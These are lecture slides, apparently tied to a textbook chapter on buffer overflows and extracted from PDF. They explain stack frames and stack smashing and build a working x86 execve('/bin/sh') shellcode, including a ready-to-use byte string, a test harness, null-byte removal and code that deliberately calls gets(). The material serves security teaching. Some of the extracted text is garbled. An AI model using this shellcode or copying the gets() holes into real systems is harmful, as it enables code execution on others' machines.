

Computer Security: Principles and Practice

Chapter 10 – Buffer Overflow

Buffer Overflow

```
int foo(int a, int b)
{
    int c = 14;
    char buf[8];

    gets(buf);           //security bug -> vulnerability


    c = (a + b) * c;

    return c;
}
```



```
$ ./executable-vuln
ABCDEFGHILMNOPQRSTU
Segmentation fault
```

The Code and the Stack



The Code and the Stack

```
int foo(int a, int b) {  
    int c = 14;  
    c = (a + b) * c;  
    return c;  
}
```

The foo() function receives two parameters by copy.



- How does the CPU pass them to the function?
- Push them onto the stack!

```
int main(int argc, char * argv[]) {  
    int avar;  
    int bvar;  
    int cvar;  
    char * str;  
  
    avar = atoi(argv[1]);  
    bvar = atoi(argv[2]);  
    cvar = foo(avar, bvar);  
  
    gets(str);  
    puts(str);  
  
    printf("foo(%d, %d) = %d\n", avar, bvar, cvar);  
  
    return 0;  
}
```

0xC0000000

<- EBP

The Stack



<- EBP-0x14 (20 bytes below EBP)

<- EBP-0x18 (24 bytes below EBP)



<- ESP: stack pointer
(points to the top of the stack)

0xBFFDF000

0xC0000000

<- EBP

The Stack



<- EBP-0x14 (20 bytes below EBP)



<- EBP-0x18 (24 bytes below EBP)

<- ESP: stack pointer
(points to the top of the stack)

0xBFFDF000

<- EBP

The Stack



<- EBP-0x14 (20 bytes below EBP)

<- EBP-0x18 (24 bytes below EBP)

EIP register:

EIP value

push %eip
jmp 0x8048484

<- ESP: stack pointer
(points to the top of the stack)

Function Prologue

The CPU needs to remember where `main()`'s frame is located on the stack, so that it can be restored once `foo()`'s will be over.

The first 3 instructions of `foo()` take care of this.

```
push    %ebp
mov     %esp, %ebp
sub     $0x4, %esp
```

save the **current stack base address** onto the stack

the **new base of the stack** is the **old top of the stack**



allocate **0x4** bytes (32 bits integer) for `foo()`'s local variables

```
int foo(int a, int b) {
    int c = 14;
    c = (a + b) * c;
    return c;
}
```


The Stack

0xC0000000

<- EBP



<- EBP-0x14

<- EBP-0x18

Function prologue



```
push    %ebp  
mov     %esp,%ebp  
sub     $0x4,%esp
```

<- ESP: stack pointer
(points to the top of the stack)

0xBFFDF000

0xC0000000

The Stack



0xBFFDF000



Function prologue

```
push    %ebp
mov     %esp, %ebp
sub     $0x4, %esp
```

<- EBP: base pointer address **ESP**

0xC0000000

The Stack



0xBFFDF000

Function prologue

```
push    %ebp
mov     %esp, %ebp
sub     $0x4, %esp
```

\leftarrow EBP: base pointer address ESP

\leftarrow ESP \leftarrow 0x4 bytes subtraction

Function Epilogue

The CPU needs to **return back** to **main()**'s execution flow.

The last 2 instructions of **foo()** take care of this.

these 2 instructions translate into these 3 instructions

```
leave  
ret
```



current base is the **new top** of the stack
restore the **saved EBP** to registry
pop the saved EIP and jump there

```
mov %ebp, %esp  
pop %ebp  
ret
```



0xC0000000

The Stack



0xBFFDF000



Function epilogue

```
mov %ebp, %esp  
pop %ebp  
ret
```

<- EBP: base pointer address **ESP**

<- ESP

The Stack



<- EBP

(base pointer address restored)

Function epilogue



```
mov %ebp, %esp  
pop %ebp  
ret
```

<- ESP

0xBFFDF000

0xC0000000

The Stack



0xBFFDF000

```
Function epilogue
mov %ebp, %esp
pop %ebp
ret
```

<- ESP
↑
← ESP


```
foo(arg1, arg2,  
    ..., argN) {  
  
    var1;  
    var2;  
    ...  
    varN;  
  
}
```

MEMORY ALLOCATION

EBP-0x4

EBP-0x8

EBP - "N*4" in hex



MEMORY WRITING

EBP + "N*4" in hex

EBP+0xC

EBP+0x8

EBP+0x4

EBP

```
{  
    ...  
    gets(var2);  
}
```


Buffer Overflow

```
int foo(int a, int b)
{
    int c = 14;
    char buf[8];

    gets(buf);           //security bug -> vulnerability

    c = (a + b) * c;

    return c;
}

$ ./executable-vuln
ABCDEFGHILMNOPQRSTU
Segmentation fault
```

What Happened?

```
(gdb) x/wx $ebp+4  
0xbffff648: 0x56555453
```

```
(gdb) x/s $ebp+4 #decode as  
ascii  
0xbffff648: "STUV"
```

S T U V
O P Q R
I L M N
E F G H
A B C D

. . .
ArgN
. . .
Arg2
Arg1
Saved \$EIP
Saved \$EBP
int c
buf[4-7]
buf[0-3]

EBP+0x4

`jmp 0x56555453` jump to **invalid** address (for the current process) ~> crash



Buffer Overflow Attacks

- to exploit a buffer overflow an attacker
 - must identify a buffer overflow vulnerability in some program
 - inspection, tracing execution, fuzzing tools
 - understand how buffer is stored in memory and determine potential for corruption

A Little Programming Language History

- at machine level all data an array of bytes
 - interpretation depends on instructions used
- modern high-level languages have a strong notion of type and valid operations
 - not vulnerable to buffer overflows
 - does incur overhead, some limits on use
- C and related languages have high-level control structures, but allow direct access to memory
 - hence are vulnerable to buffer overflow
 - have a large legacy of widely used, unsafe, and hence vulnerable code

The Code and the Stack



Buffer Overflow Example

```
int main(int argc, char *argv[]) {
    int valid = FALSE;
    char str1[8];
    char str2[8];

    next_tag(str1);
    gets(str2);
    if (strncmp(str1, str2, 8) == 0)
        valid = TRUE;
    printf("buffer1: str1(%s), str2(%s),
           valid(%d)\n", str1, str2, valid);
}
```

```
$ cc -g -o buffer1 buffer1.c
$ ./buffer1
START
buffer1: str1(START), str2(START), valid(1)
$ ./buffer1
EVI LI NPUTVALUE
buffer1: str1(TVALUE),
str2(EVI LI NPUTVALUE), valid(0)
$ ./buffer1
BADI NPUTBADI NPUT
buffer1: str1(BADI NPUT),
str2(BADI NPUTBADI NPUT), valid(1)
```

Buffer Overflow Example

Memory Address	Before gets(str 2)	After gets(str 2)	C
...	
bf f f f bf 4	34f cf f bf 4 . . .	34f cf f bf 3 . . .	
bf f f f bf 0	01000000	01000000	
bf f f f bec	c6bd0340 . . . @	c6bd0340 . . . @	
bf f f f be8	08f cf f bf	08f cf f bf	
bf f f f be4	00000000	01000000	
bf f f f be0	80640140 . d . @	00640140 . d . @	
bf f f f bdc	54001540 T . . @	4e505554 N P U T	s
bf f f f bd8	53544152 S T A R	42414449 R A N D I	s

Stack Smashing

- occurs when buffer is located on stack
 - used by Morris Worm
 - "Smashing the stack for fun and profit"
- have local variables below saved frame pointer and return address
 - hence overflow of a local buffer can potentially overwrite these key control items
- attacker overwrites return address with address of desired code
 - program, system library or loaded in buffer

Where Can We Jump?

- Problem: We need to jump to a valid memory location that contains, or can be filled with, valid executable machine code.
- Solutions (i.e., exploitation techniques):
 - Environment variable
 - Built-in, existing functions
 - Memory that we can control
 - **The buffer itself** <~ we will go with this
 - Some other variable

Stack Smashing 101

Let's assume that the overflowed buffer has enough room for our arbitrary code.

How do we guess the buffer address?

- Somewhere around ESP: gdb? (see next slide)
- unluckily, exact address may change at each execution and/or from machine to machine.
- the CPU is dumb: off-by-one wrong and it will fail to fetch and execute, possibly crashing.


Be Careful with Debuggers

Notice that some debuggers, including gdb, add an offset to the allocated process memory.

So, the ESP obtained from gdb (Plan A) differs of a few words from the ESP obtained by reading directly within the process (Plan B).

Anyways, we still have a problem of precision (see next slide for a solution).

NOP (0x90) Sled to the Rescue



NOP Sled Explained

A “landing strip” such that:

- Wherever we fall, we find a valid instruction
- We eventually reach the end of the area and the executable code

Sequence of NOP at the beginning of the buffer

- NOP is a 1-byte instruction (0x90 on x86), which does nothing at all

Jump to “anywhere within the NOP sled range”

Shellcode

- code supplied by attacker
 - often saved in buffer being overflowed
 - traditionally transferred control to a shell
- machine code
 - specific to processor and operating system
 - traditionally needed good assembly language skills to create
 - more recently have automated sites/tools
- Basically: `execute execve("/bin/sh")`

Shellcode, Ready to Use

```
char shellcode[] =  
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"  
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40xcd"  
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

//we can test it with:

```
void main() {  
    int *ret;  
  
    ret = (int *)&ret + 2;  
    (*ret) = (int)shellcode;  
  
}
```

An x86 Shellcode Example

Unless we want to write the shellcode in assembly, we code it in C and then we "compose" it by picking the relevant instructions only.

```
//C version of our shellcode.
```

```
//We want to execute this:
```

```
int main() {
```

```
    char* hack[2];
```

```
    hack[0] = "/bin/sh";
```

```
    hack[1] = NULL;
```

```
    execve(hack[0], &hack, &hack[1]);
```

```
}
```

Mem. preparation: push arguments onto the stack

...

```
movl    $0x80027b8,0xffffffff8(%ebp)
```

```
movl    $0x0,0xffffffffc(%ebp)
```

(1)

```
pushl    $0x0
```

(2)

```
leal     0xffffffff8(%ebp),%eax
```

```
pushl    %eax
```

(3)

```
movl     0xffffffff8(%ebp),%eax
```

```
pushl    %eax
```

```
call     0x80002bc < execve>
```

...

```
int execve(char *file, char *argv[], char *env[])
```

move \$0xb into EAX registry

move EBP+8 (i.e., *file) into EBX

move EBP+12 (i.e., *argv[0]) into ECX

move EBP+16 (i.e., *env[0]) into EDX

invoke the system call found in EAX

(gdb) disassemble **execve**

...

```
movl     $0xb,%eax    //0xb is "execve"
```

```
movl     0x8(%ebp),%ebx
```

```
movl     0xc(%ebp),%ecx
```


```
movl     0x10(%ebp),%edx
```

```
int      $0x80
```


Let's Prepare the Memory

We must prepare the stack such that the appropriate content is there:

- string `"/bin/sh"` somewhere in memory, terminated by `\0`
- address of that string somewhere in memory
 - `argv[0]`
- followed by `NULL`
 - `argv[1]`
 - `*env`



Let's put it together in a generic way

```
movl    ADDRESS,array-offset(ADDRESS)
movb    $0x0,nullbyteoffset(ADDRESS)
string
movl    $0x0,null-offset(ADDRESS)

movl    $0xb,%eax
movl    ADDRESS,%ebx
leal    array-offset(ADDRESS),%ecx
leal    null-offset(ADDRESS),%edx
int     $0x80
```

System call invocation

hack[0] = "/bin/sh"
terminate the

hack[1] = NULL

<~ **execve starts here**

move *hack to EAX
move hack[0] EBX
move hack[1] ECX
move &hack[1] EDX
interrupt

Everything can be parametrized w.r.t. the string ADDRESS.


Problem

How to get the exact (not approximate) ADDRESS of /bin/sh if we don't know where we are writing it in memory?

Trick. The call instruction pushes the return address on the stack (e.g., saved EIP).

Executing a call just before declaring the string has the side effect of leaving the address of the string (next IP!) on the stack.

Jump and Call Trick for Portable Code



```
jmp    offset-to-call //jmp takes offsets! Easy!
popl   %esi           //pop ADDRESS from stack ~> ESI
movl   %esi,array-offset(%esi) from now on ESI == ADDRESS
movb   $0x0,nullbyteoffset(%esi)
movl   $0x0,null-offset(%esi)
movl   $0xb,%eax      //execve starts here
movl   %esi,%ebx
leal   array-offset(%esi),%ecx
leal   null-offset(%esi),%edx
int     $0x80
movl   $0x1,%eax      // what's this?!
movl   $0x0,%ebx
int     $0x80
call   offset-to-popl
.string \"/bin/sh\"    <~ next IP == string ADDRESS!
```

Note: the ESI register is typically used to save pointers or addresses.

The Resulting Shellcode

```
jmp      0x2a                # 5 bytes
popl     %esi                # 1 byte
movl     %esi,0x8(%esi)      # 3 bytes
movb     $0x0,0x7(%esi)      # 4 bytes
movl     $0x0,0xc(%esi)      # 7 bytes
movl     $0xb,%eax           # 5 bytes
movl     %esi,%ebx           # 2 bytes
leal     0x8(%esi),%ecx       # 3 bytes
leal     0xc(%esi),%edx       # 3 bytes
int      $0x80               # 2 bytes
movl     $0x1,%eax           # 5 bytes
movl     $0x0,%ebx           # 5 bytes
int      $0x80               # 2 bytes
call     -0x2f                # 5 bytes
.string  "/bin/sh"           # 8 bytes
```

Wooooops: Zero Problems :-)

```
$ as --32 shellcode.asm
$ objdump -d a.out
0:  e9 26 00 00 00      jmp     0x2b
5:  5e                  pop     %esi
6:  89 76 08            mov     %esi,0x8(%esi)
9:  c6 46 07 00        movb    $0x0,0x7(%esi)
d:  c7 46 0c 00 00 00 00 movl    $0x0,0xc(%esi)
14: b8 0b 00 00 00      mov     $0xb,%eax
19: 89 f3              mov     %esi,%ebx
1b: 8d 4e 08           lea     0x8(%esi),%ecx
1e: 8d 56 0c           lea     0xc(%esi),%edx
21: cd 80              int     $0x80
23: b8 01 00 00 00      mov     $0x1,%eax
28: bb 00 00 00 00      mov     $0x0,%ebx
2d: cd 80              int     $0x80
2f: e8 cd ff ff ff      call    0x1
34: 2f                 das
35: 62 69 6e           bound   %ebp,0x6e(%ecx)
38: 2f                 das
39: 73 68              jae     0xa3
```

Problem. 0x00 is '`\0`', which is the string term.

Any string-related operation will stop at the first '`\0`' found.

Substitutions

`jmp -> jmp short (e9 26 00 00 00 -> eb 2a)`
(need to adjust offsets correspondingly)

			<u><code>xorl %eax,%eax</code></u>
<code>movb \$0x0,0x7(%esi)</code>	<code>-></code>	<code>movb %eax,0x7(%esi)</code>	
<code>movl \$0x0,0xc(%esi)</code>	<code>-></code>	<code>movl %eax,0xc(%esi)</code>	
<code>movl \$0xb,%eax</code>	<code>-></code>	<code>movl \$0xb,%al</code>	
<code>movl \$0x0,%ebx</code>	<code>-></code>	<code>xorl %ebx,%ebx</code>	
<code>movl \$0x1,%eax</code>	<code>-></code>	<code>movl %ebx,%eax</code>	
		<code>inc %eax</code>	

The Resulting Shellcode (reprise)

```
jmp      .+0x21      # 2 bytes
popl     %esi        # 1 byte
movl     %esi,0x8(%esi) # 3 bytes
xorl     %eax,%eax   # 2 bytes
movb     %eax,0x7(%esi) # 3 bytes
movl     %eax,0xc(%esi) # 3 bytes
movb     $0xb,%al    # 2 bytes
movl     %esi,%ebx   # 2 bytes
leal     0x8(%esi),%ecx # 3 bytes
leal     0xc(%esi),%edx # 3 bytes
int      $0x80       # 2 bytes
xorl     %ebx,%ebx   # 2 bytes
movl     %ebx,%eax   # 2 bytes
inc      %eax        # 1 byte
int      $0x80       # 2 bytes
call     -0x20       # 5 bytes
.string  "/bin/sh"   # 8 bytes
```



No zeroes!

```
$ as --32 shellcode.asm           //assemble to binary code
$ objdump -d a.out                //disassemble the code to have a look

